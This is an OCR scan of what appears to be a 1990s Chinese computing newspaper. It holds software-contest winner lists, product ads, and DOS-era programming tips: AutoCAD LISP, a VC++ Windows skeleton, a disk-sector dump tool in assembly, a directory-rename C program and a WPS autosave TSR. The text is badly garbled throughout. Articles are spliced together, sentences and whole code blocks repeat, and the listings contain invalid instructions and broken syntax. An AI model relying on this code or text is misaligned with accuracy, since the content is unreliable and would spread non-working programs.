一等奖(500元)：刘勇 重庆市2513信箱三室
二等奖(300元)：郑国华 浙江杭州(重庆嘉化化工厂郑弟文转)
三等奖(100元)：吕晓鹏 四川犍为县电力集团公司
鼓励奖(8人，姓名略)：获《软件报》合订本和联谊手册各一本。

2. 报表打印自动生成系统获奖者如下：
一等奖(2000元)：刘斌 马鞍山钢铁总公司红星中学微机室
二等奖(1000元)：彭建民 云南个旧市云锡总医院
三等奖(500元)：空缺
鼓励奖(7人，姓名略)：获《软件报》合订本和联谊手册各一本。

二、“软件知识”竞赛获奖名单如下：
一等奖(500元)：空缺
二等奖(2人各300元)：柳玲 重庆建筑大学城规学院微机室
刘宝智 山东济宁医学院物理教研室
三等奖(14人，各100元)
乐效宗 山东济宁医学院物理组
沈波 成都电子科技大学91070-3
高鹏 西安二炮工程学院174分队

中秋「赏脸」众口称赞

前不久，在中国军事博物馆举行的大型中秋「赏脸」众口称赞。整个展览色彩斑斓，色彩逼真，制作精美，吸引了众多观众驻足注目，交口称赞。一些广告制作的行家们也颇感兴趣地询问如此精美逼真的巨型彩像是应用什么设备、使用什么方法制作的。当他们得知这属「华利」公司在应用中秋软件中的电脑彩色绘图系统制作的，纷纷前来中教总公司索取该软件的试用权。

这个系统的主要特点：

①平面(二维)设计：只要将创意画成粗线条，立即就能自动设计出精美的画面，适用于宣传广告、建筑模块等设计。

②三维视图：动画设计：将所设计的画面输入计算机，立即就能进行三维处理，画面形象、逼真、生动、逼真。

③彩色喷绘：将照片或图片或创意的平面图形输入计算机，然后再进行合成、叠加、缩放、旋转、平滑、切割、着色、调色、亮度及特效效果等多重处理。

④华利公司 起步早

'94寒假家用电脑软件大联展即将在沪举行

这次家用电脑软件大联展由国家教委全国中小学计算机教育研究中心、上海市教育局教研室、上海市计算机学会、华东电脑进修学院、《文汇报》社、华东经济技术信息咨询公司等六单位联合发起。

参展对象及产品：国内外开发、销售家用电脑的厂商均可报名参加。参展的产品必须具有版权或代理权；家政管理软件、家用电器控制软件、休闲软件、游戏软件、家用股市分析软件、家庭多媒体软件以及计算机图书资料、电子出版物等。

联展期间还将举行下列活动：上海新闻媒体大力进行宣传报道；出版导购指南，指导用户选购；组织江浙沪地区的教师和学生选购；组织专家到现场巡回咨询等。

联展将于1995年1月21~28日在上海举行，由上海华东经济技术信息咨询公司(上海市桂林路418号，电话4701454，邮编200233)具体负责(正)

△冷僻字库在沪建库成功应用于公安户籍系统

上海市公安局户籍系统应用了冷僻字库，解决了户籍系统中冷僻字输入、输出、存储、检索等问题。冷僻字库的建立，使户籍系统更加完善，提高了工作效率。

冷僻字库的建立，使户籍系统更加完善，提高了工作效率。冷僻字库的建立，使户籍系统更加完善，提高了工作效率。

△南阳百页微机CAD软件系统成功

南阳百页微机CAD软件系统成功，该软件系统功能强大，操作简便，深受广大用户欢迎。南阳百页微机CAD软件系统成功，该软件系统功能强大，操作简便，深受广大用户欢迎。

张建功 重庆中船物资公司
谢万禄 山东枣庄市胜利西路29号五处研究所
陈洪斌 山西路城山西化肥厂开发处
江浩 四川泸州市煤田地质设计所
农衡才 广西柳州市801队地质局微机室
阙荆 四川宣汉金凤回收公司
林天山 新疆石河子市商校
孔庆平 武汉市武昌区前进路117号
吴和平 湖南芷江县委党校
张怀亮 天津河北工业大学(院部)107号
李亚军 长沙市清华厂数控应用研究所

本次赛事的评委，由本报编委与特邀编辑组成。参赛的软件都由评委初审，第一次上机测试、运行一分，评委集体讨论提出初审意见，由编辑部向作者反馈意见，再由作者进行修改，作者修改返回后，再由评委第二次上机测试、运行，逐个比较功能与资料，最后由评委投票选出获奖软件。初审落选者，编辑部没有再向作者反馈意见。

“软件知识”竞赛，由评委逐题批阅、打分(每题2分)。遗憾的是本次竞赛没有一位得满分(120分)，最后决定空缺一等奖，其他等级奖从100分以上中分组抽奖。

本次赛事获奖者请凭身份证复印件领取奖金。举办这样的赛事本报尚缺乏经验，需积极总结经验，以便下次竞赛办的更好。

本报全体同仁向获奖者表示祝贺！同时对所有参赛者表示感谢！让我们共同努力办好《软件报》。

名称：TANGO电原理图设计软件(V1.13)汉化版

★编号：941204
名称：TANGO电原理图设计软件(V1.13)汉化版
作者：罗成
功能简介：本软件对电子CAD软件TANGO原理图设计程序Schematic(1.13版)进行了汉化，实现了原理图标注汉字功能，具有以下功能和特点：
1.640×480点16色VGA图形
2.分屏输入汉字文件名；
3.可直接输入CTRL-N命令在原理图中标注汉字(Comment)，不须建立汉字元件库，标注的汉字即可进行激活、移动、旋转等操作(汉字显示字体为3*16*8点；西文字符可随意改变字体大小)；
4.可在说明文字框中输入汉字，直接输入原理图中显示；
5.汉字可用任意方式输入，图形编辑与选择汉字输入方式的组合功能互不干扰；
6.支持EPSON系列24针打印(如L1600K、CR3240等型号，并模拟9针图形打印功能)，横向或纵向输出原理图，纵横向比例、粗细、无差别。最大行宽为4896磅，图标标注也已汉化。原理图中标注的汉字均可在打印图形中正确输出；
7.各项功能和操作方式与原系统保持完全一致。
运行环境：1.286以上及兼容机，1M以上内存，VGA显示器；
2.DOS2.0以上操作系统；3.CMOS-2.13H汉字操作系统；4.EPSON系列24针打印机。
转让方式：360K5寸盘一张，含汉化原理图EDIT、.PLOT、.HELP.TXT，并送程序(文件名称：EDIT.SOL)。改进的CV26.COM程序以及使用说明README。
软件价格：120元
收款单位：《软件报》编辑部
如需全套TANGO软件请技术咨询电话(434000)湖北省沙市市第二中学张家庆转。

软件交流

软件伴侣——即时通
即时通软件用户，正以优惠价格在本报信息部及各代理商处发售。详情请见本期《神州出了个即时通》。

软件交流

软件伴侣——即时通
即时通软件用户，正以优惠价格在本报信息部及各代理商处发售。详情请见本期《神州出了个即时通》。

天光软件世界

1.天光2.0单用户/30用户/N用户/Onlan版 680/1800/6000/880元
2.通用人事信息管理软件GPM5 V3.0B单用户/网络版 4800/9800元
3.金库系列财务软件(DOS/Windows) 188元/套
4.用户、先购系列财务软件 12500元
5.财务系列软件大全 28000元
6.天光一彩画名片快印系统 72500元
7.天光一彩画名片快印系统 72500元
8.天光图形印刷排版系统 72500元

地址：成都建设北路二段四号电子科大十二层内
电话：(028)333311-2587
邮编：610054
开户行：四川建设银行成都分行

未加密可备份以防误删 不限制能安装任意硬盘

郑州出了个即时通

郑州出了个即时通，该软件功能强大，操作简便，深受广大用户欢迎。郑州出了个即时通，该软件功能强大，操作简便，深受广大用户欢迎。

郑州出了个即时通，该软件功能强大，操作简便，深受广大用户欢迎。郑州出了个即时通，该软件功能强大，操作简便，深受广大用户欢迎。

在AutoCAD中插入WPS文本文件,就能利用WPS软件完善的字符处理功能弥补AutoCAD图形软件对汉字的处理功能。另一个优点在于只要有匹配的汉字形文件,即便没有汉化AutoCAD版本,仍能插入大量汉字,而且速度比汉化AutoCAD环境逐个输入汉字、选上西文字母还要不时改变字体快得多。

AutoCAD中插入WPS文本文件

这里笔者介绍利用AutoCAD提供的Asc-text.lsp程序将WPS编写的汉字说明文件插入到AutoCAD绘制的图中。另外附一段笔者编写的名为chgheight.lsp程序,能够方便地改变字高,并且提供方便的方法,并且是在提示每一行字符高度后输入不同的高度对多行字符改变不同的高度。

假设汉字形文件名为hstxt.shx,并且事先已用WPS主菜单中的N方式编辑好了名为note.dat的汉字说明文件。

首先进入Autocad的绘图环境,并在命令行command状态下键入以下命令及应该键入的提示。

1.用字符命令Style置当前字体的汉字形文件hstxt

```
Command,style
Text style name (or?)
KV100
发现Omicron/Flip(精神病)
息若/颤倒/病痛的变种,新旧已
有三种,感染硬盘主引导区和可
执行文件,其特征码如下:
*0E % % 81 C1 % % 00 97
% % 43 EB % % E9
Found Omicron/ Flip
Virus!
用KV100清除!
用字处理软件将上述特征码
和文字编进一个文本文件d,
virus.dat中,用KV100 d,virus.
dat的格式就可升升查出这三
种病毒,需要KV100软件的读者
可与软件报信息部联系,200元/
盘。 □山东 王江民
```

```
<standard>,hstxt
置当前字体名 hstxt
Font file <text>:,txt,hstxt
或(hstxt)
置字体文件名 txt,hstxt
如果note.dat中不仅有汉字,
还有西文字母,阿拉伯数字,句子分
隔符号,就应在该提示下键入txt
(一般字体名),hstxt(汉字大字体
```

AutoCAD中插入WPS文本文件

名)。如果note.dat中只有汉字而没有其他任何符号只键入hstxt(汉字大字体名)。

2.装入命令load将Asc.txt,lp程序装入Autocad

```
Command,(Load'Asc.txt')
c,Asc.txt
3.运行该程序
Command,Asc.txt
File to read (including
extension),note.dat
start point or center /
Middle / Right,根据需要
Height <0.70>, 根据需要
Rotation <0>:, 根据需要
Change text option?
<N>:, 根据需要
是否要对文本中的选项
进行设置。
```

若回答Y或Yes,会提示设置文字的字间距,行间的行间距,是否要下,下划线,西文字母是否要改变大小,是把整个文本文件读入,还是指定某一段读入等,可根据需要进行设置。

注意在回看文本文件note.dat的行间距时,输入一个比文本高度(height)大或相等的值而不要选默认值,否则可能会使文本文件所有行都置量在一行上。

以上说明了怎样向Autocad插入WPS文本文件,值得一提的是,由于hstxt.shx形文件只定义了一种单线宋体,所以如果在note.dat文件中包含了某些WPS控制符,修饰符,在插入的过程中可能会提示未定义的形,另外即便是大量的西文字符笔者也认为用任何一个编辑器如PE2,Microsoft等编辑完后用该方法插入到Autocad中,也要比在Autocad的Text或Dtext命令输入要方便。

```
□神州 丁江
Chgheight.lsp
(defun C:big(/ as tsize n index
ent type txt oldsize newsize ent1)
(setq ss(ssaget))
(setq n(aslength ss))
(setq index 0)
(repeat n
(setq ent(entget(ssname ss index)))
(setq ent1(+1 index))
(setq type (assoc 0 ent))
(if (= "TEXT" (cdr type))
(progn
(setq oldsize (assoc 40 ent))
(setq txt "OLD text size,")
(prompt txt)
(print(cdr oldsize))
(terpri)
(setq tsize (getvar "ASizeNew text size,")
(setq newsize (cons (car oldsize) (tsize)))
(setq ent1(subst newsize oldsize ent))
(entmod ent1)))
(print))
)
)
)
BEGIN
MENUITEM "& Line", 201
//菜单2-1
MENUITEM "& Ellipse", 202
//菜单2-2
MENUITEM "& Rectangle", 203
//菜单2-3
END
POPUP "& Pen"
BEGIN
POPUP "& Thickness"
BEGIN
MENUITEM "& Thin", 301
//菜单3-1-1
MENUITEM "& Regular", 302
//菜单3-1-2
MENUITEM "T& hick", 303
//菜单3-1-3
END
POPUP "& Color"
BEGIN
MENUITEM "& Red", 304
//菜单3-2-1
MENUITEM "& Green", 305
//菜单3-2-2
MENUITEM "& Black", 306
//菜单3-2-3
END
END
MyIcon ICON MyIcon.ico //
图符描述
(4)图符(ICON)资源的建立和使用方法:
```

我们把Config.Fx配置文件设置成:TEDIT=WPS;在FOXBASE+状态下,用modi com<文件名>命令时,系统便会

出现如下提示,Program too big fit in memory.如何在FOXBASE+状态下调用WPS?MFOXBASE.EXE文件中调用FOXGRAPH.EXE程序的人口,FOXGRAPH是FOXBASE+中的一个外部大型工具软件,它占用内存大,通过使用在FOXBASE+中FOXGRAPH人口我们可使用WPS,首先自动pctools软件,找到MFOXPLUS.EXE文件,利用搜索功能,寻找在MFOXPLUS.EXE文件中FOXGRAPH.EXE字符串,在petools中选择,"F"功能;若找到则按下E键,再按H键,调出MFOXPLUS.EXE文件中有FOXGRAPH.EXE字符串的那部分内容,将其中的FOXGRAPH.EXE改为WPS.EXE,不足部分以空格填入,然后存盘退出,这样在启动SPDOS和FOXBASE+后键入FOXGRAPH则可调出WPS软件。 □蚌埠 刘成

通过图标菜单,可以将其作为一种标识出现在屏为场景设置一系列的光源(Point)或者方向光源(Directed),在同一个图形中可以设置不止一个的光源,也可以指定坐标点那样给出光源与摄影机位置的X、Y、Z坐标值,每一个光源与摄影机均被要求指定一个名称,无论光源与摄影机放在什么地方,它们永远不会出现在"影片"文件中。

在命令线上设置光源的命令为LIGHT,摄影机为CAMERA,接下来需要为场景命令SCENE指定场景名称与摄影机的位置,完成多于一个的摄影机和光源,以及场景位置,操作完成后,一个标有场景名称,使用的摄影机与光源的场景图标表示。

FOXBASE+下调用WPS

怎样为AutoShade准备文件(二)

当设置好了光源与摄影机就可以进行场景预览,对于含有许多曲面的复杂模型,AutoShade可能需要历时几十分钟的处理时间,所以,如果能事前进行预览,来判断是否正确的设置是否正确,避免进行徒劳的处理工作,预览是很必要的,完成这个工作可以由AutoShade的CAMVIEW命令来达到目的,为了加快执行速度,场景预览一般均采用简单的线框图摄影机与光源的场景图标表示。 □成都 曾刚

三、窗口及其窗口函数的构造方法在WINDOWS环境下,应用程序的组织实际上就是对窗口及其窗口函数的组织,主要实现构造窗口及编制相应窗口函数,在C++中用户可以通过windows.h(在windows.h中定义)加以实现,下面简单说明一下它们的定义及构成。

```
(1)主窗口:
登记主窗口窗口的代码如下:
static void Register(void)
{WNDCLASS wndclass; //定义
WNDCLASS的实例登记主窗口,下面
是对主窗口的属性进行设置
wndclass.style = CS_HREDRAW | CS_VREDRAW;
wndclass.lpfnWndProc = WndProc;
wndclass.cbClsExtra = 0;
wndclass.cbWndExtra = sizeof(MainWindow);
wndclass.hInstance = Main;
wndclass.hIcon = LoadIcon(Main, hInstance, "MyIcon");
wndclass.hCursor = LoadCursor(NULL, IDC_ARROW);
wndclass.hbrBackground = GetStockObject(WHITE_BRUSH);
wndclass.lpszClassName = MyMenu;
wndclass.lpszClassName = "MyMenu";
if (!RegisterClass(&wndclass)) //注册登记失败则退出
exit(FALSE);
}
WINDOWS需要知道在你的应用程序中所有不同类型的窗口类信息,这样你就需要把这些信息填入到一个WNDCLASS的结构(在windows.h中定义)中并通过RegisterClass来注册登记,你就只需为每一个WINDOWS登记一次,特别地,同一程序的以前事例已向
```

WINDOWS登记了此窗口类,那么就可以不再登记了。

WINDOWS将根据用户在窗口类中指定的窗口信息来建立一个窗口,在窗口类中不仅定义了窗口的显示特性,而且还命名了窗口名字并指定了窗口函数,WINDOWS必须调用它来给窗口(应用程序)传递信息,因为一个应用程序中的各个事例可以使用主窗口的相同定义(OOP中的继承性),因而每一个窗口类只需要定义一次。

(2)窗口函数:

在上面登记主窗口时WndProc为窗口函数,它主要控制处理下列WINDOWS发送的事例,①窗口创建事例,②窗口显示事例,③窗口更新事例,④窗口刷新事例,⑤窗口菜单选择事例。

(3)菜单资源的定义及其使用方法:

主窗口中有一个带有名为"MyMenu"的菜单条菜单,它是用来实现主窗口建立时,在菜单条中建立一个由菜单资源描述文件中描述的信息的菜单,在主窗口函数中有对菜单选择的控制,在处理菜单项的选择时,会遇到一系列对话框,它们也是资源文件描述定义的,菜单资源文件建立及其描述如下:

```
#include <windows.h>
SIMPLEPOINT MENU //定义菜单名
BEGIN
MENUITEM "& Quit", 100
//菜单1-1
POPUP "& Shape"
```

```
POPUP "& Pen"
BEGIN
POPUP "& Thickness"
BEGIN
MENUITEM "& Thin", 301
//菜单3-1-1
MENUITEM "& Regular", 302
//菜单3-1-2
MENUITEM "T& hick", 303
//菜单3-1-3
END
POPUP "& Color"
BEGIN
MENUITEM "& Red", 304
//菜单3-2-1
MENUITEM "& Green", 305
//菜单3-2-2
MENUITEM "& Black", 306
//菜单3-2-3
END
END
MyIcon ICON MyIcon.ico //
图符描述
(4)图符(ICON)资源的建立和使用方法:
```

VC++开发WINDOWS的应用程序(下)

在上文登记主窗口和菜单资源描述中都有一个MyIcon量,它表示该应用程序的图符,是由WINDOWS的SDK建立的,要使用它只需在登记主窗口时,象以上那样表明,而只要在菜单所在位的资源文件中正确描述。

四、工程文件管理编译和链接WINDOWS应用程序

C++的工程管理工作正好解决了用户开发WINDOWS应用程序时,多个文件难于管理的麻烦,建立一个WINDOWS应用程序的工程管理工作方法如下:

(1)在C++的程序员平台分别编辑所需的C++源文件(.CPP),头文件(.H),模块定义文件(.DEF)以及资源文件(.RC)等几个文件,并把它们放在同一个目录中;

(2)打开工程文件管理对话框,建立一个新的工程文件,把以上几种文件一起放到这个工程文件中;

(3)打开工程文件后,只有在选择了正确的编译和链接选项后,才能通过Build All命令,对工程文件中给出的相关源文件进行编译和链接,产生正确的应用程序,它包括许多选项,①在硬件没有配置协处理器时,WINDOWS应用程序立使用浮点仿真数学库链接,②选择编译、链接最终文件生成形式为.DLL或.EXE,③选择自动依赖检查(Auto-Dependency),以便每次所需的多个源文件都能重新编译;

(4)系统头文件、库函数的路径必须加以说明;

(5)windows.h头文件必须在源文件的开始处; □四川 梁兴洪

软磁盘是非常易损坏的存储介质，磁盘的损坏常常会使大量的宝贵数据丢失，为了有效的恢复数据，目前出现了很多有关这方面的工具软件，如 PCTOOLS、NU、NDD 等磁盘维护程序，这些工具对很多类的受损磁盘是相当有效的；但对于大多数的坏磁盘来说，产生不能读写的原因往往是因为 DOS 引导区、文件分配表 FAT 及目录区的损坏造成的，这样的磁盘恢复全部数据的可能性是很小的，此时如果按磁盘的扇区恢复数据是行之有效的，可以使损失降低到最低程度。

文中所附程序，利用了 DOS 的绝对磁盘读 INT 25H 中断，及有关文件管理的 DOS 功能调用功能，实现了对磁盘任意扇区内容的查询与转储功能。

程序使用方法：此程序全部采用汉字信息提示，可在汉字系统下方便的使用。运行此程序后，按照提示输入待处理的盘号及待查看的扇区号（此号为逻辑扇区号），即可

我们在运行 UNIFY 数据库为核心的应用程序过程中，有时遇到因停电、内存进程死锁等故障而引起 UNIFY 数据库某个索引损坏或 UNIFY 数据库自身出错，至使用户无法正常运行。

一般的解决办法是专业技术人员利用 UNIFY 菜单管理程序进入数据库维护子菜单，运行重建数据库或重建索引的方式解决问题，这样加大了软件人员的维护工作量，对工作也带来了麻烦，如何才能处理好出现的这种情况？笔者经过对 UNIFY 菜单管理系统的分析，经尝试可以通过如下方法解决 UNIFY 数据库的重建索引问题，从而可将重新索引嵌入应用程序中。

解题思路：在 UNIFY 菜单管理程序中，实际上是调用 UNIFY/BIN 菜单下的 REDB、IDXDMNT 等实用程序进行控制的。在此，我们仅探讨 IDXDMNT 的使用方法，其他的类似，大家可自行尝试。IDXDMNT 实用程序即索

以 16 进制形式显示出该扇区内容，此状态下有 5 项选择：

1. 按 ESC 键，转换显示字符方式，将指定扇区上的数据以 ASCII 形式显示，此时可方便的查看文本格式的数据内容，再按 ESC 键，恢复 16 进制显示方式；
2. 按 R 键，允许输入新的逻辑扇区号；
3. 按 PGUP 或 PGDN 键，可显示当前扇区号的上一扇区或下一扇区内容；

磁盘任意扇区内容的查询与转储

4. 按 F 键，将把此扇区的内容存入硬盘，第一次存盘文件名为 DISK.000，依次为 DISK.001、DISK.002……DISK.999 共可建立 1000 个文件，可满足一般的工作需要。

5. 按 N 键退出程序，返回 DOS 操作系统。

此程序不仅可以恢复受损软盘，同样适用于硬盘，并且对于恢复误删文

档库管理程序，对此可通过如下步骤将 IDXDMNT 嵌入应用程序中，使用户通过应用程序菜单进行恢复数据工作。

第一步：对照 UNIFY 菜单下重建索引程序运行次序，根据输入参数建立一个文本文件，例如重建索引的文本文件 IDXL.TXT 为如下格式：

Y (对应 PROCEED?)
R (对应 REBUILD)
(对应那个索引)
(对应回车键)
U (退出 REBUILD 功能)
(对应回车键)
U (退出 IDXDMNT 实用程序)
(对应回车键)

同样，也可建立创建或删除索引功能相对应的文本文件。

第二步：通过如下方式就可将上一步建立的应用文本文件嵌入到应用程序中。

SYSTEM (*IDXDMNT <IDXL.TXT>)

至此，用户就可通过自己的菜单程序进行恢复数据处理工作了。 □长沙 龙刚

```

push cs
pop ds
mov dx,offset msg3
dos 9
dos 1
and al,0fh
dec al
mov dev al
mov dx,offset msg1

```

```

pgup (pgdn) (变换扇区号),n
(退出)Y
msg3 db 0ah,0dh,'请输入驱动器号:Y'
cr db 0ah,0dh,'磁盘失败,请重新输入参数!Y'
init:
push cs
pop ds
mov dx,offset msg3
dos 9
dos 1
and al,0fh
dec al
mov dev al
mov dx,offset msg1

```

```

start,jmp init
dos macro x
mov ah,x
int 21h
endm
asc macro
add al,090h
das
ade al,040h
das
endm
secl macro
mov buff1,al
mov ah,al
mov cl,4
shr al,cl
asc
mov dl,al
dos 2
mov al,buff1
and al,0fh
asc
mov dl,al
dos 2
endm
buff db 512 dup(0)
duff1 db 0
jss db 0
bx db 0
fname db 'tiak,'
num1 db 'b'
num2 db 'b'
num3 db 'b',0
had dw 0
secl dw 0
dev db 0
buff2 db 5,0,7 dup(0) msg1
db 0ah,0dh,'请输入逻辑扇区号SECTOR:Y'
msg2 db 0ah,0dh,'请选择ESC(转换显示方式),(存文件)db '(重选扇区号),

```

```

dos 9
mov dx,offset buff2
dos 0ah
mov al,buff2+2
and ax,0fh
mul bx,10000
mov bx,10000
mov secr,ax
mov al,buff2+3
and ax,0fh
mov bx,1000
mov bx,10
mul bx
add secr,ax
mov al,buff2+4
and ax,0fh
mov bx,100
mul bx
add secr,ax
mov al,buff2+5
and ax,0fh
mov bx,10
mul bx
add secr,ax
mov al,buff2+6
and ax,0fh
add secr,ax
lopp,mov dx,secl
mov al,dev
inc num3
inc num3,39h
jss jx4
mov num3,30h
inc num2
cmp num2,39h
jss jx4
mov num2,30h
inc num1
cmp num1,39h
jss jx4
jmp exit
jx4:
mov dx,offset fname
mov cx,0

```

```

code segment
assume cs,code;ds,code
org 100h

```

```

dos 9
mov dx,offset buff2
dos 0ah
mov al,buff2+2
and ax,0fh
mul bx,10000
mov bx,10000
mov secr,ax
mov al,buff2+3
and ax,0fh
mov bx,1000
mov bx,10
mul bx
add secr,ax
mov al,buff2+4
and ax,0fh
mov bx,100
mul bx
add secr,ax
mov al,buff2+5
and ax,0fh
mov bx,10
mul bx
add secr,ax
mov al,buff2+6
and ax,0fh
add secr,ax
lopp,mov dx,secl
mov al,dev
inc num3
inc num3,39h
jss jx4
mov num3,30h
inc num2
cmp num2,39h
jss jx4
mov num2,30h
inc num1
cmp num1,39h
jss jx4
jmp exit
jx4:
mov dx,offset fname
mov cx,0

```

```

mov dx,offset msg2
dos 9
dos 1
and al,0fh
dec al
mov dev al
mov dx,offset msg1

```

```

dos 9
mov dx,offset buff2
dos 0ah
mov al,buff2+2
and ax,0fh
mul bx,10000
mov bx,10000
mov secr,ax
mov al,buff2+3
and ax,0fh
mov bx,1000
mov bx,10
mul bx
add secr,ax
mov al,buff2+4
and ax,0fh
mov bx,100
mul bx
add secr,ax
mov al,buff2+5
and ax,0fh
mov bx,10
mul bx
add secr,ax
mov al,buff2+6
and ax,0fh
add secr,ax
lopp,mov dx,secl
mov al,dev
inc num3
inc num3,39h
jss jx4
mov num3,30h
inc num2
cmp num2,39h
jss jx4
mov num2,30h
inc num1
cmp num1,39h
jss jx4
jmp exit
jx4:
mov dx,offset fname
mov cx,0

```

```

mov dl,20h
dos 2
cmp jss,26
jss jx1
mov jss,0
mov dl,0ah
dos 2
mov dl,0dh
dos 2
jx1:
cmp bx,512
jss lop1
wait:
mov dx,offset msg2
dos 9
mov ah,0
int 16h
cmp ah,1
jss jx2
xor bx,1
mov bx,bx
jmp lop1
jx:
mov si,offset buff
mov bx,0
lop2,lobsb
cmp al,31
jss next1
mov al,' '
jmp next3
next1,cmp al,7eh
jss next2
jmp next3
next2,cmp al,0a0h
jss next3
mov al,' '
next3:
mov dl,al
dos 2
inc bx
cmp bx,512
jss lop2
jmp wait
jx2:
cmp al,'f'
jss jx3
inc num3
inc num3,39h
jss jx4
mov num3,30h
inc num2
cmp num2,39h
jss jx4
mov num2,30h
inc num1
cmp num1,39h
jss jx4
jmp exit
jx4:
mov dx,offset fname
mov cx,0

```

```

mov dx,offset msg2
dos 9
mov ah,0
int 16h
cmp ah,1
jss jx2
xor bx,1
mov bx,bx
jmp lop1
jx:
mov si,offset buff
mov bx,0
lop2,lobsb
cmp al,31
jss next1
mov al,' '
jmp next3
next1,cmp al,7eh
jss next2
jmp next3
next2,cmp al,0a0h
jss next3
mov al,' '
next3:
mov dl,al
dos 2
inc bx
cmp bx,512
jss lop2
jmp wait
jx2:
cmp al,'f'
jss jx3
inc num3
inc num3,39h
jss jx4
mov num3,30h
inc num2
cmp num2,39h
jss jx4
mov num2,30h
inc num1
cmp num1,39h
jss jx4
jmp exit
jx4:
mov dx,offset fname
mov cx,0

```

```

dos 3ch
mov had,ax
mov bx,had
mov cx,512
mov dx,offset buff
dos 40h
mov bx,had
dos 3eh
jmp wait
jx3:
cmp al,'f'
jss jx5
jmp init
jx5:
cmp ah,49h
jss jx6
dec secr
jmp lopp
jx6:
cmp ah,51h
jss jx7
inc secr
jmp lopp
jx7:
cmp al,'h'
jss exit
mov ah,4ch
int 21h
code ends
end start

```

```

dos 3ch
mov had,ax
mov bx,had
mov cx,512
mov dx,offset buff
dos 40h
mov bx,had
dos 3eh
jmp wait
jx3:
cmp al,'f'
jss jx5
jmp init
jx5:
cmp ah,49h
jss jx6
dec secr
jmp lopp
jx6:
cmp ah,51h
jss jx7
inc secr
jmp lopp
jx7:
cmp al,'h'
jss exit
mov ah,4ch
int 21h
code ends
end start

```

程序 RENDIR.C 提供了更改子目录名的功能，将它编译成 RENDIR.EXE，你就可以象 DOS 命令一样方便地使用它。

使用格式：
RENDIR 旧目录名 新目录名

程序用 Turbo C2.0 编写 □上海 韦国峰

```

1.#include <stdio.h>
2.#include <dir.h>
3.#include <string.h>
4.main(int p,char *pa[])
5.[char oldname[MAXPATH],
newname[MAXPATH],
6.if(p>2)
7.{strcpy(oldname,pa[1]);
8.strcpy(newname,pa[2]);
9.else
10.{printf("Required parameter missing\n");
11.exit(1);
12.if(rename(oldname,newname)==0)exit(0);
13.else
14.{printf("Error\n");
15.exit(2);}

```

2.13H 汉字系统是前广为人使用的一种优秀汉字系统，美中不足的是打印表格时会出现纵向断线的情况，其实这是因为系统初始设置的缺省参数所致，系统初始设置为 20，对于汉字打印的行距比较适合，而对于表格就不太适合了，经试验发现应为 16，调整的方法有两种：

1. 打印表格文件时，按 [Ctrl]-[F10] 键，第一项时可以直接按回车键跳过，第二项时键入 16，然后按回车键，打印结束后须重新按回 20，反之打印文字时行距将变小。
2. 在待打印的表格文件里，表格内容的前面加上控制行

2.13H 汉字系统打印行距的调整

距的特殊标识符，表格后面也须恢复原行距，如：'16' 表格内容 '20'。

行距的调整还有一个压缩纸面的作用，可以节省大量纸面，发挥出更多的作用。经试验最小的行距是 9，这样可将原来 25 行的表格内容打印出 56 行表格内容，增加的信息量是相当可观的，但只对表格内容有效，文字的压缩将造成连在一起，看起来不方便。 □长沙 梅建

在北京晓军电脑公司随盘发行了新概念码 5.0 版，该码将汉字输入技术的形码、形码、音形码为一体，以其独特的优点而深受广大计算机爱好者的青睐。而天汇标准汉字系统又是当今最优秀的汉字系统，如何将二者结合起来使用呢？

新概念码输入模块在 2131 系统的 1# 盘上 (若用 DIR 命令查不到，则可能包含在自释放文件 2131.EXE 中)，可将其拷贝到相应的子目录 (如 TWAY) 中。

当您在 DOS 状态下键入！ 下命令：NCCM/?，可获得提示，如：D、/WPS/nccm/? <回车>

屏幕显示：
新概念码系统命令行说明
命令格式：NCCM [/S] [/L] [/Ln] [/Fn] [/Bn]
参数说明：
/S 汉字系统；n=1 HHHBIOS
2.13k (普通键盘)

在天汇标准汉字系统下推荐新概念码输入方法

n=2 HHHBIOS 2.13K (仿长城键盘)
n=3 长城 GWHBIOS
n=4 金山 SPDOS
n=5 联想式汉卡
n=6 HHHBIOS 2.13A-H, CC-DOS 2.0-5.0
/Ln 提示行位置；n=0-25 (适用于其他汉字系统如 UC DOS)
/Fn 提示行汉字颜色；n=0-7 (黑、兰、绿、青、红、紫、棕、白)
/Bn 提示行背景颜色；n=0-7

注：①/S 与 /L 不要同时使用
②/S 与 /L 同时缺省时，默认为 HHHBIOS 2.131 系统
③若 C:\213 或当前目录有 HHHBIOS

SPCZ.COM，该提示行只列举了在长城 GWHBIOS、金山 SP-DOS、联想式汉卡、HHBIOS 2.13A-H、CCDOS 2.0-5.0 等系统下调用的参数，没有提供在天汇汉字系统下调用的参数，经调试，只要在调用该汉字系统的批处理文件的最后一行 (或已调入汉字显示语句的后面) 加一句：NCCM /S3 或 NCCM /S4 例如：
C:\tway>type tway.bat
echo off
vtrinf
techfont
vgadrv
nccm /#3
echo on
(注：因随盘的 TWAY.BAT 文件较长，可根据机器配置修改，上述是修改过的)
用机环境：SUPER486/1.33, DOSS.0, TVGA 彩屏，天汇 2.15 演示版。
□安康 王峰

WPS是微机中普及率很高的中文编辑软件。但由于WPS未提供定时存盘功能，致使许多没有UPS的用户在突然停电的情况下，或者WPS系统内部出现意外情况下，使正在编辑的文件来不及存盘而丢失。因此，为WPS实现定时启动存盘AUTOSAVE的功能显得特别重要。我们编制了一个内存驻留TSR程序AUTOSAVE.COM，在WPS中实现了定时AutoSave功能。

在WPS编辑过程中，只要过一段时间打入CTRL+KS，就可以将所编辑的文件存盘。根据这一原理，我们修改了INT08H中断向量，使之指向新的INT08H，并驻留内存。新设计的INT08H设置了一个减法计数器NUMBER，初值为1092（根据微机内部时钟的频率18.2次/秒换算为1分钟时间，当减为0时NUMBER又恢复为初值1092，此时就将存盘键CTRL+KS的键盘扫描码送入键盘缓冲区，在外壳上就相当用户按了CTRL+KS复合键，从而实现了在WPS编辑过程中，定时启动AutoSave功能。CTRL+KS是由CTRL+K和CTRL+S组成的。CTRL+K的键盘扫描码为250BH，CTRL+S的键盘扫描码为1F13H。新的INT08H中将这两个键盘扫描码送入键盘缓冲区中即可。在AutoSave.ASM中，将存盘间隔为1分钟，用户可将程序向何处1092减为0它存盘。另外，为了避免DOS的介入问题，程序中修改了中断向量，程序修改中断向量使用的是初级编程。

程序AUTOSAVE.ASM输入后，可按下列方法生成AUTOSAVE.COM文件：
1. 编译AUTOSAVE.ASM
C:\WPS>MASM AUTOSAVE.ASM
2. 连接AUTOSAVE.OBJ
C:\WPS>LINK AUTOSAVE.OBJ
3. 将AUTOSAVE.EXE转换为AUTOSAVE.COM
C:\WPS>EXEBIN AUTOSAVE.EXE AUTOSAVE.COM
在运行WPS之前，先

